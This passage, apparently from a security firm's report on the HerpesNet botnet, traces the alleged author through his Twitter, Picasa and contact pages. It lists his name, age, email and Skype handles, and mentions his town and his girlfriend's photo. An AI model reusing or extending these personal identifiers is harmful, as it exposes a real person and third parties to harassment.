Picasa account



google.com https://picasaweb.google.com/101402927290625732642/ProfilePhotos


Francesco [redacted] Gallery

Francesco [redacted] > Profile Photos

Doxing

malware.lu itrust consulting

Twitter account



Frk7
@Frk7Tweet
Hi, my name is Francesco, i'm 18. I hate italy, and all corrupted people in there.
http://www.zeroxcode.net

Tweets

Frk7 @Frk7Tweet 16h
@PierlucaGibba @DarioRomano94 Ahahahah bellissimo gioco *.*
View conversation


Frk7 @Frk7Tweet 17 May
HerpesNet v 3.5 released yesterday. Best stability and performance on the market, provided by the Herpes team. zeroxcode.net
Expand

Frk7 @Frk7Tweet 16 May
Guys a new #Herpes version is coming out in few hours, the only thing I say it's the botkiller module :P Enjoy and Herpes the World :D
Expand

Frk7 @Frk7Tweet 16 May

Doxing

Hacking repository



Contacts

If you want contact me for:
-Asking for support
-Giving tips
-Giving a work :D
-Insult me...lol
Etc....

MSN: frk7@live.it
Email: frk7@live.it
Skype: NabboSterminator

I'll reply in few hours.

Doxing

We found :

- His real name : Francesco P*
- 4 email adress
- 1 skype account
- 1 facebook account
- 1 twitter account
- 1 picasa account
- The town where he lives ;)
- a picture of his girlfriend...

Conclusion

Manage a botnet and put personal data on the Internet is not a wonderful idea.

Without huge ressources we easily identified the manager of an illegal activity.